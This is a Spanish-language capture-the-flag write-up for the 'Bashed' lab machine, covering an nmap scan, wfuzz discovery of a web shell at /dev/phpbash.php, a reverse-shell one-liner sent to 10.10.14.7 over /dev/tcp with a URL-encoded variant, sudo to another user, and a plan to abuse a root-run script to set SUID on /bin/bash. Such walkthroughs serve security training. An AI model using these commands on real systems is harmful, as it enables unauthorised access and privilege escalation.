
bashed - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
└─$ cat scan.txt
# Nmap 7.94SVN scan initiated Mon Oct  7 13:11:39 2024 as: /usr/lib/nmap
an.txt 10.10.10.68
Nmap scan report for 10.10.10.68
Host is up, received user-set (0.11s latency).
Scanned at 2024-10-07 13:11:39 EDT for 23s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-title: Arrexel's Development Site
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Tiene el puerto 80 abierto, vamos a ver que hay en su interior:



Nos habla de una bash llamada "phpbash.php". Como no la he encontrado en "uploads" que es donde esta en el ejemplo, vamos a buscar en que directorio se encuentra con wfuzz:

```
wfuzz -c --hc 404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.10.68/FUZZ/phpbash.php
```


```
└─$ wfuzz -c --hc 404 -w /usr/share/wordlists/dirbuster/directory
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.68/FUZZ/phpbash.php
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        161 L    397 W      7743 Ch     "# direct
000000003:   200        161 L    397 W      7743 Ch     "# Copyri
000000007:   200        161 L    397 W      7743 Ch     "# licens
000000013:   200        161 L    397 W      7743 Ch     "#"
000000012:   200        161 L    397 W      7743 Ch     "# on at
000000002:   200        161 L    397 W      7743 Ch     "#"
000000006:   200        161 L    397 W      7743 Ch     "# Attrib
000000010:   200        161 L    397 W      7743 Ch     "#"
000000008:   200        161 L    397 W      7743 Ch     "# or ser
000000004:   200        161 L    397 W      7743 Ch     "#"
000000011:   200        161 L    397 W      7743 Ch     "# Priori
000000005:   200        161 L    397 W      7743 Ch     "# This w
000000009:   200        161 L    397 W      7743 Ch     "# Suite
000000834:   200        215 L    489 W      8151 Ch     "dev"
```

Encontramos que en el directorio "dev" existe un archivo llamado "phpbash.php" en el que podemos ejecutar comandos en la maquina victima:




ESCALADA DE PRIVILEGIOS

Para proporcionarnos una shell vamos a ejecutar el siguiente comando para enviarnos la conexion


```
bash -c "sh -i >& /dev/tcp/10.10.14.7/1234 0>&1"
```

Vemos que no nos envia nada, puede ser porque el "&" hay que urlencodearlo para que la webshell lo entienda:

`bash -c "sh -i >%26 /dev/tcp/10.10.14.7/1234 0>%261"




Vamos a ver los permisos que podemos ejecutar como sudo:




Como podemos ejecutar cualquier comando como scriptmanager vamos a ejecutar una bash para pasar a ser el otro usuario

```
sudo -u scriptmanager bash
```

Vemos un directorio en la raiz del sistema en el que solo puede entrar el usuario scriptmanager. En su interior hay un script que hace lo siguiente:



Esto genera un archivo test.txt que esta a nombre de root. Lo que quiere decir que hay una tarea programada en el que root ejecuta este script. Como tenemos permisos para poder modificarlo, vamos a agregar lo siguiente:



Cuando root ejecute este script, otorgara permisos suid a /bin/bash y podremos ejecutar la bash como root: